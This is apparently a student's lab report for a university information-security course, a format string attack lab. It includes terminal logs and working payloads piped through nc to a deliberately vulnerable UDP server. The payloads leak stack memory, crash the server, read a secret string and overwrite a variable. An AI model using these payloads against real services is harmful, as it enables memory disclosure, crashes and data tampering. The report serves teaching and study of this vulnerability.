PES UNIVERSITY


UE19CS346
INFORMATION SECURITY

Lab - 05
Format string Attack Lab

Name : Suhan B Revankar
SRN : PES2UG19CS412
Section : G Section

TASK 1: VULNERABLE PROGRAM

Client Machine: **10.0.2.16** ; Server Machine: **10.0.2.13**




```
PES2UG19CS412@Client:~$echo hello .%x.%x.%x.%x.
%x.%x.%x.%x.%s | nc -u 127.0.0.1 9090
```

```
PES2UG19CS412@Client:~$gcc -z execstack -o server
server.c
server.c: In function 'myprintf':
server.c:16:3: warning: format not a string litera
l and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Client:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x112
23344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6
c8.804872d.bffff0e0.
The value of the 'target' variable (after): 0x1122
3344
```

We compile the given server program that has the format string vulnerability. While compiling, we make the stack executable so that we can inject and run our own code by exploiting this vulnerability later on in the lab. Running the server and client on the same VM, we first run the server-side program using the root privilege, which then listens to any information on 9090 port. The server program is a privileged root daemon. Then we connect to this server from the client using the nc command with the -u flag indicating UDP (since server is a UDP server). The IP address of the local machine – 127.0.0.1 and port is the UDP port 9090.

SCREENSHOT SHOWING THE EXECUTION OF THE server.c PROGRAM



```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
hello .bffff080.b7fba000.804871b.3.bffff0c0.bffff6a8.804872d.bffff0c0.bffff098.10.804864c.b7e1b2cd
.b7fdb629.10.3.82230002.0.0.0.910002
The value of the 'target' variable (after): 0x11223344
```

```
PES2UG19CS412@Client:~$echo hello .%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | n
c -u 10.0.2.13 9090
```

Observation: The program is vulnerable for format string attack, hence when we try to Print out the stack contents and also the hexadecimal values right after the printf command, the above commands show us that we can send format identifers and obtain the data and memory addresses at the particular location.

Task 2: Understanding the Layout of the Stack

Question 1:
The memory addresses at the following locations are the corresponding values:

Our message address: **0xBFFFF080**


Format String: **BFFFF060** (Msg Address – 4 * 8 | Buffer Start – 24 * 4)

Return Address: Msg Address – 0x4 = 0xBFFFF0A0 – 0x4 = **BFFFF07C**

Buffer Start: The address that is repeated twice in task1 = **0xBFFFF0C0**

Question 2:
Distance between the locations marked by 0xBFFFF0E0 - 0xBFFFF080 - 0x4 = **92 Bytes**

TASK 3: CRASH THE PROGRAM




```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
Segmentation fault
PES2UG19CS412@Server:~$
```

```
PES2UG19CS412@Client:~$echo %s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s. | nc -u 10.0.2.13 9090
```

Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf() and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at
all, leading to a crash.

TASK 4: PRINT OUT THE SERVER PROGRAM’S MEMORY

Task 4.A : Stack Data




```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
@@@@.bffff080.b7fba000.804871b.3.bffff0c0.bffff6a8.804872d.bffff0c0.bffff098.10.804864c.b7e1b2cd.b
7fdb629.10.3.82230002.0.0.0.990002.1.b7fff000.b7fff020.40404040
The value of the 'target' variable (after): 0x11223344
```

```
PES2UG19CS412@Client:~$echo @@@@.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x | nc -u 10.0.2.13 9090
```

Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value - @@@@,
whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our
input and hence we were successful in reading our data that is stored on the stack. The rest of the
%x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.

Task 4.B: Heap Data




```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
��.bffff080.b7fba000.804871b.3.bffff0c0.bffff6a8.804872d.bffff0c0.bffff098.10.804864c.b7e1b2cd.b7f
db629.10.3.82230002.0.0.0.910002.1.b7fff000.b7fff020.A secret message

The value of the 'target' variable (after): 0x11223344
```

```
PES2UG19CS412@Client:~$echo $(printf "\xc0\x87\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.13 9090
```

Here we were successful in reading the heap data by storing the address of the heap data in the stack and then using the %sformatspecifier at the right location so that it reads the stored memory address and then get the value from that address.

TASK 5: CHANGE THE SERVER PROGRAM'S MEMORY

Task 5.A: Change the value to a different value



```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
@�.bffff080.b7fba000.804871b.3.bffff0c0.bffff6a8.804872d.bffff0c0.bffff098.10.804864c.b7e1b2cd.b7f
db629.10.3.82230002.0.0.0.9f0002.1.b7fff000.b7fff020.
The value of the 'target' variable (after): 0x00000099
```

